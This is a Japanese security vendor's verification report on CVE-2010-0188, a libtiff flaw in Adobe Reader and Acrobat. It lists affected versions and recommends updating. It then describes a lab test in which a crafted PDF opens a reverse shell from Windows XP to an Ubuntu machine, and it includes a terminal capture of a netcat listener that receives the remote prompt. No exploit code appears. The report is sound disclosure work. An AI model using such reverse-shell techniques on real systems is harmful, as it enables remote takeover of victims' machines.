

Adobe Reader および Acrobat における libtiff ライブラリの脆弱性 (CVE-2010-0188) に関する検証レポート

2010/3/16

NTT データ・セキュリティ株式会社
辻 伸弘

【概要】

Adobe 社の Adobe Reader および Acrobat に libtiff ライブラリの脆弱性 (CVE-2010-0188) が存在します。この脆弱性に対する修正は、2010 年 2 月 16 日にリリースされている APSB10-07 (<http://www.adobe.com/jp/support/security/bulletins/psb10-07.html>) にて修正されていますが、この脆弱性を利用した攻撃が発生し、Exploit コードもリリースされています。この脆弱性により、細工された Web ページの閲覧などで、ローカルユーザと同じ権限が奪取される危険性があります。想定される被害としては、ローカルユーザ権限での情報取得、改ざん、または、ワームやスパイウェアなどの悪意あるプログラムをシステム内にインストールされることが考えられます。

今回、脆弱性 (CVE-2010-0188) の再現性について検証を行いました。

【影響を受けるとされているシステム】

- ・ Adobe Reader および Acrobat 9.3.1、8.2.1 より前のバージョン

【対策案】

Adobe 社から、修正されたバージョンの Adobe Reader、および、Acrobat がリリースされています。十分な検証の後、運用に支障をきたさないことをご確認の上、最新バージョンへのアップデートを行うことが推奨されます。

<http://www.adobe.com/jp/support/security/bulletins/psb10-07.html>

【参考サイト】

Adobe Reader および Acrobat 用セキュリティアップデート公開

<http://www.adobe.com/jp/support/security/bulletins/psb10-07.html>


JVNDB-2010-001127 Adobe Reader および Acrobat における任意のコードを実行される脆弱性

<http://jvndb.jvn.jp/ja/contents/2010/JVNDB-2010-001127.html>

CVE-2010-0188

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188>

【検証イメージ】



【検証ターゲットシステム】

Windows XP SP3 上の Adobe Reader 9.3.0.148

【検証概要】

ターゲットシステムに、Web ブラウザを通じて細工した PDF ファイルをロードさせることで任意のコードを実行させます。

今回の検証に用いたコードは、ターゲットシステム上から特定のサーバ、ポートへ接続を確立させるよう誘導し、システムの制御を奪取するものです。

これにより、リモートからターゲットシステムを操作可能となります。

* 誘導先のシステムは *Ubuntu 9.10* です。

【検証結果】

下図の赤線で囲まれている部分の示すように、誘導先のコンピュータ (Ubuntu 9.10) 上にターゲットシステム (Windows XP) のプロンプトが表示されています。

また、青線で囲まれている部分の示すように、ターゲットシステムにおいて、コマンドを実行した結果が表示されています。これにより、ターゲットシステムの制御の奪取に成功したと言えます。

```
ターゲットシステムの制御の奪取に成功した画面

root@pubuntu: /home/pentest
ファイル(E) 編集(E) 表示(V) 端末(T) ヘルプ(H)
root@pubuntu:/home/pentest# nc -lp 31373
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\adobe\Reader 9.0\Reader>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter ローカル エリア接続:

    Connection-specific DNS Suffix  . : not-defined
    IP Address. . . . . : 10.100.0.143
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.100.0.1

C:\Program Files\adobe\Reader 9.0\Reader>
```

* 各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】

NTT データ・セキュリティ株式会社

営業企画部

TEL: 03-5425-1954

<http://www.nttdata-sec.co.jp/>